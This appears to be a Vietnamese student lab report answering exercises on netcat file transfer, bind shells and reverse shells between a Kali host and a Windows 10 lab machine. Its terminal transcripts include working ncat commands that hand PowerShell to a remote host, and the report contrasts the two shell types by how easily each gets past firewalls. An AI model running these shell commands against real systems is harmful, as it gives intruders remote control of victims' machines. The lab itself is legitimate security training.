19. Nếu khai báo lệnh "nc -lvnp 4444" thì thật chất, port 4444 được mở ở máy nào?

Mở ở máy Kali vì -l chỉ định listening ở netcat port 4444

20. Thực hiện chuyển tập tin wget.exe trên máy Kali sang máy Windows 10.


Trước tiên ta dùng locate wget.exe để xác định vị trí tập tin:  
/usr/share/windows-resources/binaries/wget.exe




```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -nv 192.168.5.1 4444 < /usr/share/windows-resources/binaries/wget.exe  
(UNKNOWN) [192.168.5.1] 4444 (?) open  
C:\Users\Administrator>ncat -lvnp 4444 > wget.exe  
Ncat: Version 7.93 ( https://nmap.org/ncat )  
Ncat: Listening on :::4444  
Ncat: Listening on 0.0.0.0:4444  
Ncat: Connection from 192.168.5.129.  
Ncat: Connection from 192.168.5.129:47588.  
^C  
C:\Users\Administrator>wget --help  
GNU Wget 1.9.1, a non-interactive network retriever.  
Usage: wget [OPTION]... [URL]...  
  
Mandatory arguments to long options are mandatory for short options too.  
  
Startup:  
-V, --version          display the version of Wget and exit.  
-h, --help             print this help.  
-b, --background       go to background after startup.  
-e, --execute=COMMAND  execute a '.wgetrc'-style command.  
  
Logging and input file:  
-o, --output-file=FILE  log messages to FILE.  
-a, --append-output=FILE append messages to FILE.  
-d, --debug             print debug output.  
-q, --quiet             quiet (no output).  
-v, --verbose           be verbose (this is the default).  
-nv, --non-verbose      turn off verbosity, without being quiet.  
-i, --input-file=FILE   download URLs found in FILE.  
-F, --force-html        treat input file as HTML.  
-B, --base=URL          prepends URL to relative links in -F -i file.  
  
Download:  
-t, --tries=NUMBER      set number of retries to NUMBER (0 unlimits).
```

21. Thực hiện lại chi tiết kịch bản Reverse Shell và Bind Shell sử dụng netcat.

Bind Shell



## Reverse Shell



22. So sánh ưu và nhược điểm khi sử dụng Reverse Shell và Bind Shell?  
 Khi nào nên sử dụng Bind Shell? Khi nào nên sử dụng Reverse Shell?

	Bind Shell	Reverse Shell
--	------------	---------------

Ưu điểm	Có thể ra vào máy nạn nhân bất cứ lúc nào	Kẻ tấn công không cần biết địa chỉ IP của nạn nhân
Nhược điểm	Kẻ tấn công phải biết địa chỉ IP của máy nạn nhân Có thể bị chặn bởi tường lửa, vì tường lửa modem chặn lại các kết nối lạ từ bên ngoài cố gắng đi vào port đang mở	Khi ngắt kết nối mà muốn kết nối lại thì phải chạy lại lệnh netcat trên máy nạn nhân Không bị chặn bởi tường lửa vì đây là máy nạn nhân đang cố gắng kết nối với kẻ tấn công

Có thể thấy hạn chế của bind shell nhiều hơn reverse shell nhiều, ta nên sử dụng reverse là chủ yếu. Còn bind shell chỉ nên sử dụng khi chúng ta có mục đích nhất định.

## 23. Thực hiện trao đổi tập tin, bind shell và reverse shell sử dụng PowerShell

### Trao đổi tập tin

The image shows two side-by-side terminal windows. The left window is a Kali Linux terminal with the prompt 'kali@kali: ~'. It shows the following commands and output:

```

(kali@kali)-[~]
$ echo "Sent this file to Window 10" > KaliToWindow.txt
(kali@kali)-[~]
$ cat KaliToWindow.txt
Sent this file to Window 10
(kali@kali)-[~]
$ nc -nv 192.168.5.1 4444 < KaliToWindow.txt
(UNKNOWN) [192.168.5.1] 4444 (?) open

```

The right window is a Windows PowerShell window titled 'Administrator: Windows PowerShell'. It shows the following commands and output:

```

PS C:\WINDOWS\system32> ncat -nvlp 4444 > KaliToWindow.txt
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.5.129.
Ncat: Connection from 192.168.5.129:41704.

PS C:\WINDOWS\system32> cat KaliToWindow.txt
Sent this file to Window 10
PS C:\WINDOWS\system32>

```

### Bind shell



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -nv 192.168.5.1 4444  
(UNKNOWN) [192.168.5.1] 4444 (?) open  
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.  
Try the new cross-platform PowerShell https://aka.ms/pscore6  
PS C:\WINDOWS\system32> ls  
ls  
Directory: C:\WINDOWS\system32  
Mode                LastWriteTime         Length Name  
----                -  
d-----         12/7/2019    4:50 PM             0409  
d-----         5/10/2022    6:33 PM             1028  
d-----         5/10/2022    6:33 PM             1029  
d-----         5/10/2022    6:33 PM             1031  
d-----         5/10/2022    6:33 PM             1033  
d-----         5/10/2022    6:33 PM             1036  
d-----         5/10/2022    6:33 PM             1040  
d-----         5/10/2022    6:33 PM             1041  
d-----         5/10/2022    6:33 PM             1042  
Administrator: Windows PowerShell  
PS C:\WINDOWS\system32> ncat -lvnp 4444 -e powershell.exe  
Ncat: Version 7.93 ( https://nmap.org/ncat )  
Ncat: Listening on :::4444  
Ncat: Listening on 0.0.0.0:4444  
Ncat: Connection from 192.168.5.129.  
Ncat: Connection from 192.168.5.129:41706.
```

## Reverse shell

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -lvnp 4444  
Listening on [any] 4444 ...  
connect to [192.168.5.129] from (UNKNOWN) [192.168.5.1] 6479  
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.  
Try the new cross-platform PowerShell https://aka.ms/pscore6  
PS C:\WINDOWS\system32> ls  
ls  
Directory: C:\WINDOWS\system32  
Mode                LastWriteTime         Length Name  
----                -  
d-----         12/7/2019    4:50 PM             0409  
d-----         5/10/2022    6:33 PM             1028  
d-----         5/10/2022    6:33 PM             1029  
d-----         5/10/2022    6:33 PM             1031  
d-----         5/10/2022    6:33 PM             1033  
d-----         5/10/2022    6:33 PM             1036  
d-----         5/10/2022    6:33 PM             1040  
d-----         5/10/2022    6:33 PM             1041  
d-----         5/10/2022    6:33 PM             1042  
Administrator: Windows PowerShell  
PS C:\WINDOWS\system32> ncat -nv 192.168.5.129 4444 -e powershell.exe  
Ncat: Version 7.93 ( https://nmap.org/ncat )  
libsock ssl_init_helper(): OpenSSL legacy provider failed to load.  
Ncat: Connected to 192.168.5.129:4444.
```

24. Ngoài netcat và powershell, còn cách nào có thể tạo ra được reverse shell và bind shell không? Cho một ví dụ.

Có thể dùng web <https://www.revshells.com/> , hoặc dùng bash, perl, python, php để tạo reverse shell và bind shell thay cho netcat và powershell.

Dưới đây là ví dụ về python reverse shell:

The screenshot displays a Kali Linux virtual machine environment. On the left, a terminal window shows the execution of a Python script named `server.py`. The script is a reverse shell server that listens on port 5003. It successfully connects to a client at IP `192.168.5.129`. The terminal output shows the current working directory as `C:\Users\Administrator` and a list of files in the Downloads folder, including `flag.txt`.

On the right, a code editor shows the source code of `client.py`. The code imports `socket`, `os`, and `subprocess` modules. It takes command-line arguments for `SERVER_HOST` and `SERVER_PORT`, sets a `BUFFER_SIZE`, and defines a `SEPARATOR`. It then creates a socket object and attempts to connect to the server.

The bottom panel of the image shows the Windows command prompt where the client script is executed. The command is `python -u "c:\Users\Administrator\Downloads\client.py"`. The output shows a `Traceback` error: `IndexError: list index out of range`. This error occurs because the client script is not receiving the expected input from the server, likely due to the server not sending the expected data or the client not handling it correctly.

(nguồn: [https://github.com/x4nth055/pythoncode-tutorials/tree/master/ethical-hacking/reverse\\_shell](https://github.com/x4nth055/pythoncode-tutorials/tree/master/ethical-hacking/reverse_shell))